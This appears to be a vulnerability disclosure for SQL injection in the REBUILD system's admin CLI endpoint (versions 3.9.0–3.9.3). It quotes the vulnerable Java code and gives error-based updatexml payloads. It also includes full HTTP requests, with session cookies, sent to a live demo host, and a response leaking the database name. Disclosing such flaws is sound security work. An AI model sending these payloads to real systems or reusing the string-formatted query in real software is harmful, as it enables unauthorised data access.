

The REBUILD system has a SQL injection vulnerability in the /admin/admin-cli/exec interface.

The REBUILD system has a SQL injection vulnerability in the /admin/admin-cli/exec interface.

POC:

```
syscfg "SN" "123123' and updatexml(1,concat(0x3a,(select user()))),1) and '1'='1"
```

The interface can be accessed once the administrator has logged in. It is important to note that the `Content-Type` field in the request header of the packet should not be `application/x-www-form-urlencoded`. I used `text/plain` during testing.

Affected versions: **3.9.0~3.9.3**

Vulnerability location:

```
src > main > java > com > rebuild > web > admin > J AdminVerifyController.java > AdminVerifyController > adminCliConsole(HttpServletRequest)
40 public class AdminVerifyController extends BaseController {
60 public RespBody adminVerify(HttpServletRequest request) {
//
78 }
79
80 // 解释 | 添加注释 | x
81 @RequestMapping("/user/admin-cancel")
82 public RespBody adminCancel(HttpServletRequest request) {
83     ServletUtils.setSessionAttribute(request, KEY_VERIFIED, null);
84     return RespBody.ok();
85 }
86 // 解释 | 添加注释 | x
87 @RequestMapping("/user/admin-dangers")
88 public RespBody adminDangers() {
89     return RespBody.ok(SysbaseHeartbeat.getAdminDanger());
90 }
91 // -- CLI
92
93 // 解释 | 添加注释 | x
94 @GetMapping("/admin/admin-cli")
95 public ModelAndView adminCliConsole(HttpServletRequest request) {
96     RbAssert.isSuperAdmin(getRequestUser(request));
97     return createModelAndView(view: "/admin/admin-cli");
98 }
99 // 解释 | 添加注释 | x
100 @RequestMapping("/admin/admin-cli/exec")
101 public RespBody adminCliExec(HttpServletRequest request) {
102     RbAssert.isSuperAdmin(getRequestUser(request));
103
104     String command = ServletUtils.getRequestString(request);
105     if (StringUtils.isBlank(command)) return RespBody.error();
106
107     String result = new AdminCli3(command).exec();
108     return RespBody.ok(result);
109 }
110 }
```

```

src > main > java > com > rebuild > web > admin > J AdminCli3.java > AdminCli3 > AdminCli3(String)
37 public class AdminCli3 {
157 protected String execSyscfg() {
169     removeItems(itemPrefix: "Mail");
170     return SUCCESS;
171 } else if ("clean-wxwork".equals(name)) {
172     removeItems(itemPrefix: "wxwork");
173     return SUCCESS;
174 } else if ("clean-dingtalk".equals(name)) {
175     removeItems(itemPrefix: "Dingtalk");
176     return SUCCESS;
177 } else if ("clean-feishu".equals(name)) {
178     removeItems(itemPrefix: "Feishu");
179     return SUCCESS;
180 }
181
182 ConfigurationItem item = ConfigurationItem.valueOf(name);
183 // Getter
184 if (commands.length == 2) {
185     return RebuildConfiguration.get(item);
186 }
187 // Setter
188 else {
189     String value = commands[2];
190     if (item == ConfigurationItem.SN) {
191         String usql = String.format(format: "update system_config set `VALUE` = '%s' where `ITEM` = 'SN'", value);
192         Application.getSqlExecutor().execute(usql);
193         // reset: RB NEED RESTART
194         Application.getCommonsCache().evict(ConfigurationItem.SN.name());
195         License.siteApiNoCache(api: "api/authority/query");
196     } else {
197         RebuildConfiguration.set(item, value);
198     }
199     return "OK";
200 }
201
202 } catch (IllegalArgumentException ex) {
203     return "WRAN: Bad arguments [1] : " + name;
204 }
205 }
206


```

Vulnerability Exploitation Demonstration:

```

1 POST /admin/admin-cli/exec HTTP/1.1
2 Host: nightly.getrebuild.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain
8 X-Client: RB/WEB
9 X-Csrftoken:
10 X-AuthToken:
11 Sec-GPC: 1
12 Connection: close
13 Referer: http://localhost:18080/admin/systems
14 Cookie: hm_lvt_c0c673d5048e5ec1c5644404882a37ac=1739331725; hm_lvt_c0c673d5048e5ec1c5644404882a37ac=1739331725; HMAccount=2C8C8E8F83FB5063; _ga_CC8EXS9HLD=GS1.1.1739331725.1.1.1739331727.0.0.0; _ga=GA1.1.531721663.1739331725; RBSESSION=BFE3D78591C2A46EED4101512C549C73; _ga_ZCZHJPMEG7=GS1.1.1739331732.1.1.1739332218.0.0.0
15 Sec-Fetch-Dest: empty
16 Sec-Fetch-Mode: cors
17 Sec-Fetch-Site: same-origin
18 Content-Length: 80
19
20 syscfg "SN" "123123" and updatexml(1,concat(0x3a,(select user())),1) and '1'='1'

```



```

1 POST /admin/admin-cli/exec HTTP/1.1
2 Host: nightly.getrebuild.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: text/plain
8 X-Client: RB/WEB
9 X-Csrftoken:
10 X-AuthToken:
11 X-Requested-With: XMLHttpRequest
12 Sec-GPC: 1
13 Connection: close
14 Referer: http://localhost:18080/admin/systems
15 Cookie: RBSESSION=F3090464C895C1E19421D7C088141A17; _ga_ZCZHJPMEG7=GS1.1.1739366888.1.1.1739366902.0.0.0; _ga=GA1.1.1848009190.1739366888
16 Sec-Fetch-Dest: empty
17 Sec-Fetch-Mode: cors
18 Sec-Fetch-Site: same-origin
19 Content-Length: 84
20
21 syscfg "SN" "123123" and updatexml(1,concat(0x3a,(select database())),1) and '1'='1'

```

```

1 HTTP/2 200 OK
2 Server: nginx
3 Date: Wed, 12 Feb 2025 14:13:53 GMT
4 Content-Type: application/json;charset=UTF-8
5 Content-Length: 65
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 X-Rb-Server: fQMbVfXLmzqFGVLL49E926Nij3WXxf1VRteGvVh/3090308
10 Pragma: no-cache
11 Cache-Control: no-cache, no-store, max-age=0
12 Expires: Thu, 01 Jan 1970 00:00:00 GMT
13 Content-Language: zh-CN
14
15 {
  "error_code": 500,
  "error_msg": "XPATH syntax error: ':rebuild38'"
}

```

Network packet:

- Request

```

POST /admin/admin-cli/exec HTTP/1.1
Host: nightly.getrebuild.com
User-Agent: Mozilla/5.0 (windows NT 10.0; win64; x64; rv:133.0) Gecko/20100101
Firefox/133.0
Accept: */*

```

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/plain
X-Client: RB/WEB
X-Csrftoken:
X-AuthToken:
Sec-GPC: 1
Connection: close
Referer: http://localhost:18080/admin/systems
Cookie: Hm_lvt_c0c673d5048e5ec1c564d40d882a37ac=1739331725;
Hm_lpvt_c0c673d5048e5ec1c564d40d882a37ac=1739331728; HMAccount=2CBCBE8F83FB5063;
_ga_CC8EXS9BLD=GS1.1.1739331725.1.1.1739331727.0.0.0;
_ga=GA1.1.531721663.1739331725; RBSESSION=BFE3D78591C2A46EED4101512C549C73;
_ga_ZCZHJPMEG7=GS1.1.1739331732.1.1.1739332218.0.0.0
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Content-Length: 80

syscfg "SN" "123123" and updatexml(1,concat(0x3a,(select user())),1) and '1'='1'